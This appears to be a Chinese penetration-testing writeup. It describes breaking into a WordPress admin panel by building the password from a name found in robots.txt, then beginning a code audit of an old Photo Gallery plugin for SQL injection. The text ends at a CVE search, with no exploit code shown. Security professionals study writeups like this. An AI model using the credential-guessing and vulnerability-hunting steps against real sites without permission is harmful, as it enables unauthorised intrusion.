渗透测试之黑白无常“续”

原创 队员编号041 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **41** 篇文章。


全文共计3867个字，预计阅读时长12分钟。

背景

继上一篇《渗透测试之黑白无常》之后，当时的目标中还有个WordPress网站，虽然为一批目标但是运行环境却不太一样，同上一篇文章一样本文使用本地搭建环境来复现，如有觉得不合理的地方，可能是本地复现的时候未完全还原真实环境，主要是记录当时在做这个渗透测试的思路以及绕过安全策略的方法。


艰难挺近后台

经过上一个网站的铺垫，所以当打开目标网站后，第一时间感觉系统属于WordPress框架，然后尝试默认后台/wp-admin/能否访问。




后台为默认后台，但是账号却不再是弱口令，在尝试了大量的弱口令和常用口令后，都未成功，针对前台的一系列测试也并没有取得一定的成功，测试到这一时陷入僵局。


既然暂时无法取得突破口，也不能放弃啊，开始进行信息收集，扫个目录看看情况，是否有什么敏感的信息。



根据上图可以看见，目录下的信息还是蛮多的，但是几乎都是WordPress默认自带的文件，只有一个2.php文件看着比较特殊，但是访问无任何有效信息，只有一个“test”单词。




看见有Robots.txt文件，相信很多在做渗透测试的时候都是基于该文件寻找敏感目录或者敏感文件的，可是本次测试中，该文件并没有提供到有效的目录或者文件信息，但是却给予了管理员信息，导致尝试登陆后台的过程中进入后台。



未查看到有任何的敏感信息，后台地址前面已经知道了，但是上面有一句：

```
robots.txt generated at zhangchao
```

根据现实，这个robots.txt文件是zhangchao生成的，最开始的时候并没有注意到这里，毕竟这种robots.txt要么是程序自带的，要么是别的地方复制过来的，要么就是工具生成的，所以按照常识这里的这个zhangchao就是管理员的概率不大，所以这里怎么利用的后面进行说明。



根据已经发布的文章显示，该网站后台管理员使用的账户是admin，但是密码却并不清楚，在尝试了大量密码后，最后突发奇想开始围绕着Robots.txt文件里的zhangchao这个名字进行构造密码，在尝试了zhangchao/zhangchao123/zhangchao+年份等等一系列操作后，想着很多企业密码均使用字母+@+年份样式的密码组合，构造出zhangchao@2019的密码，尝试登陆，登陆成功！

浪费了很多时间之后终于进入后台了，但是发现该后台和上一篇文章遇到的情况一样，插件上传或者主题上传，或者编辑插件编辑主题编辑404页面等功能全部被删除或者不可用，并且以前遇到过的Popup Builder插件该网站也没有。


正常的WordPress文件在“添加插件”旁边会有一个上传插件的按钮，左侧“安装插件”的下方应该有个更新插件的按钮，但是这里都没有按钮被删除，功能不可用。

基于前面的经验，查看已安装插件列表虽然没有了Popup Builder插件，但是有一个Photo Gallery插件，版本为1.5.34。

对照着系统安装的软件名及版本在本地下载搭建进行代码审计。


代码审计之SQL注入

WordPress的Photo Galler插件是一个具有高级功能的完全响应库插件。它允许你的文章和页面有不同的图片库。您可以创建无限数量的库，将它们组合成相册，并提供描述和标记。该插件目前已经活跃安装30万+。




注意该插件版本最新版本是1.5.56，使用自定义版本插件下载的方法下载1.5.34版本。

下载下来后先查看一下目录结构。



先在互联网上检索一下，该插件是否存在漏洞，检索出来的信息都比较久远，或者就是低于当前版本，在CVE库中检索该插件信息。



Search Results


There are **474** CVE entries that match your search.

Name	Description
CVE-2020-9335	Multiple stored XSS vulnerabilities exist in the 10Web Photo Gallery plugin before 1.5.46 WordPress. Successful exploitatio user to inject arbitrary JavaScript code that is viewed by other users.
CVE-2020-9334	A stored XSS vulnerability exists in the Envira Photo Gallery plugin through 1.7.6 for WordPress. Successful exploitation of privileged user to inject arbitrary 